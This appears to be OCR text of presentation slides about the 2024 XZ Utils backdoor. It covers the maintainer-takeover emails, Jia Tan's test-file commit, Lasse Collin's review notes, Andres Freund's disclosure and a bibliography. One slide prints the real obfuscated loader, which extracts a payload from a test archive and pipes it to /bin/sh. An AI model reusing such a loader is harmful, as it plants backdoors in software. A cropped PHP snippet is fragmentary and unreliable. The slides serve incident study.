


Re: [xz-devel] XZ for Java

Lasse Collin | Wed, 29 Jun 2022 13:07:07 -0700

```
On 2022-06-21 Dennis Ens wrote:
> Why not pass on maintainership for XZ for C so you can give XZ for
> Java more attention? Or pass on XZ for Java to someone else to focus
> on XZ for C? Trying to maintain both means that neither are
> maintained well.

Finding a co-maintainer or passing the projects completely to someone
else has been in my mind a long time but it's not a trivial thing to
do. For example, someone would need to have the skills, time, and enough
long-term interest specifically for this. There are many other projects
needing more maintainers too.

As I have hinted in earlier emails, Jia Tan may have a bigger role in
the project in the future. He has been helping a lot off-list and is
practically a co-maintainer already. :-) I know that not much has
happened in the git repository yet but things happen in small steps. In
any case some change in maintainership is already in progress at least
for XZ Utils.

--
Lasse Collin
```

2022-2023



Tukaani

150 followers https://tukaani.org lasse.collin@tukaani.org


README.md

The Tukaani Project

This organization is maintained by Lasse Collin (Larhzu). See the project home page for more information.

Logo: Bob the Toucan — Copyright © 2005, 2006 Ville Koskinen, Creative Commons Attribution-NoDerivs-NonCommercial 1.0 Finland

https://github.com/tukaani-project




Jia Tan

JiaT75

563 followers · 1 following

jiat0218@gmail.com

Febrero 2024



Commit

Tests: Add a few test files.

master
v5.7.0alpha ... v5.6.0


JiaT75 committed on Feb 23

Showing **6 changed files** with **19 additions** and **0 deletions.**

```
> 19 ■■■■■ tests/files/README
```

```
BIN +484 Bytes tests/files/bad-3-corrupt_lzma2.xz
```

Binary file not shown.



```
BIN +41 Bytes tests/files/bad-dict_size.lzma
```

Binary file not shown.

```
BIN +136 Bytes tests/files/good-2cat.xz
```

Binary file not shown.


```
BIN +34.6 KB tests/files/good-large_compressed.lzma
```

Binary file not shown.

```
BIN +258 Bytes tests/files/good-small_compressed.lzma
```

Binary file not shown.


Febrero 2024




Tests: Add a few test files.

Backdoor files.

Note that tests/test_files.sh uses globs to pick the files. So just adding files means that a decompression test will be done with them.



```
####Hello####
#��Z�.hj�
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +724)";(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail -c +31265|tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377")|xz -F raw --lzma1 -dc|/bin/sh
####World####
```



tukaani.org » XZ Utils backdoor » XZ Utils review notes

XZ Utils review notes

Lasse Collin – Version 1.0, 2024-05-29

General

Changes to translations were checked separately, not per commit basis.

While the commits weren't signed, I didn't spot any signs of committer fraud.

v5.2, v5.4, and v5.6

Cherry-picks to `v5.2`, `v5.4`, and `v5.6` are OK. This means that (apart from translations) it's enough to review the `master` branch. If `master` is fine then the stable branches are too.


Timezones

There has been discussion about commit timezones and if those could be giving clues about something. There are mundane explanations for these though:

- Putting a commit in other person's name with permission.
- Use of `git rebase --reset-author-date`.
- Possibly use of `git rebase --committer-date-is-author-date`.


https://tukaani.org/xz-backdoor/review.html#_general

Marzo 2024



[<prev] [next>] [thread-next>] [day] [month] [year] [list]

```
Message-ID: <20240329155126.kjjfduxw2yrlxgzm@awork3.anarazel.de>
Date: Fri, 29 Mar 2024 08:51:26 -0700
From: Andres Freund <andres@...razel.de>
To: oss-security@...ts.openwall.com
Subject: backdoor in upstream xz/liblzma leading to ssh server compromise

Hi,

After observing a few odd symptoms around liblzma (part of the xz package) on
Debian sid installations over the last weeks (logins with ssh taking a lot of
CPU, valgrind errors) I figured out the answer:

The upstream xz repository and the xz tarballs have been backdoored.

At first I thought this was a compromise of debian's package, but it turns out
to be upstream.


== Compromised Release Tarball ==

One portion of the backdoor is *solely in the distributed tarballs*. For
easier reference, here's a link to debian's import of the tarball, but it is
also present in the tarballs for 5.6.0 and 5.6.1:

https://salsa.debian.org/debian/xz-utils/-/blob/debian/unstable/m4/build-to-host.m4?ref_type=heads#L63

That line is *not* in the upstream source of build-to-host, nor is
build-to-host used by xz in git.  However, it is present in the tarballs
released upstream, except for the "source code" links, which I think github
generates directly from the repository contents:

https://github.com/tukaani-project/xz/releases/tag/v5.6.0
https://github.com/tukaani-project/xz/releases/tag/v5.6.1


This injects an obfuscated script to be executed at the end of configure. This
```



Andres Freund (Tech)

@AndresFreundTec


FWD: @AndresFreundTec@mastodon.social

Postgres developer, working at Microsoft.
For politics: @AndresFreundPol

San Francisco, CA   blog.anarazel.de   Joined August 2017

104 Following   **9,604** Followers


Para los usuarios:



Pérdida de datos

Repercusiones

```
if (isset($supported_languages[$lang])) {
    return $lang;
}

/* If the clien                    guage: header,
 * see if it i                     t.
 */
if ($HTTP_ACC
    $accepted                      _LANGUAGE);
    for ($i =                      ++) {
        if ($                      d[$i]]) {
            re
        }
    }
}

/* One last desperate try: check fo   valid language code in the
 * top-level domain of the client's    ce address.
 */
if (eregi( "\\.[^\\.]+$"", $REMOTE_HOS   $arr)) {
    $lang = strtolower($arr[1]);
    if ($supported_languages[$lang]) {
        return $lang;
    }
```


ALL MODERN DIGITAL INFRASTRUCTURE
A PROJECT SOME RANDOM PERSON IN NEBRASKA HAS BEEN THANKLESSLY MAINTAINING SINCE 2003

Bibliografía

- Christopher, S. (2024, April 17). *The XZ attack and timeline*. DEV Community. https://dev.to/sebastianccc/the-xz-attack-and-timeline-35ch
- Collin, L. (n.d.). *XZ Utils review notes*. https://tukaani.org/xz-backdoor/review.html#_commits
- Han, S., Lu, J., & Ming, S. (2024). Hardcoded vulnerability mining method in a simulated environment based on router backdoor detection technology. Proceedings of the 2024 International Conference on Generative Artificial Intelligence and Information Security. Recuperado el 22/08/2024 de: https://dl.acm.org/doi/abs/10.1145/3665348.3665396#bibliography
- Libarchive. (n.d.). *Added error text to warning when untaring with bsdtar by JiaT75 · Pull Request #1609 · libarchive/libarchive*. GitHub. https://github.com/libarchive/libarchive/pull/1609/commits

Bibliografía

- Mohd Nasharuddin, M. Z. S., & Abubakar, A. (2024). Analyzing threat level of the backdoor attack method for an organization's operation. International Journal on Perceptive and Cognitive Computing, 10(2), 51–59. https://doi.org/10.31436/ijpcc.v10i2.484
- *oss-security - backdoor in upstream xz/liblzma leading to ssh server compromise*. (2024, March 29). https://www.openwall.com/lists/oss-security/2024/03/29/4
- Tukaani-Project. (n.d.-a). *Response to backdoor incident · Issue #103 · tukaani-project/xz*. GitHub. https://github.com/tukaani-project/xz/issues/103

Bibliografía

- Tukaani-Project. (n.d.-b). *Tests: Add a few test files. · tukaani-project/xz@cf44e4b*. GitHub. https://github.com/tukaani-project/xz/commit/cf44e4b7f5dfdbf8c78aef377c10f71e274f63c0#diff-e23c4ee4e2bf72b06ca17b08a69e54fef84e5fe19b3ff117a7d9566a798866b7
- *xz-devel*. (n.d.). https://www.mail-archive.com/xz-devel@tukaani.org/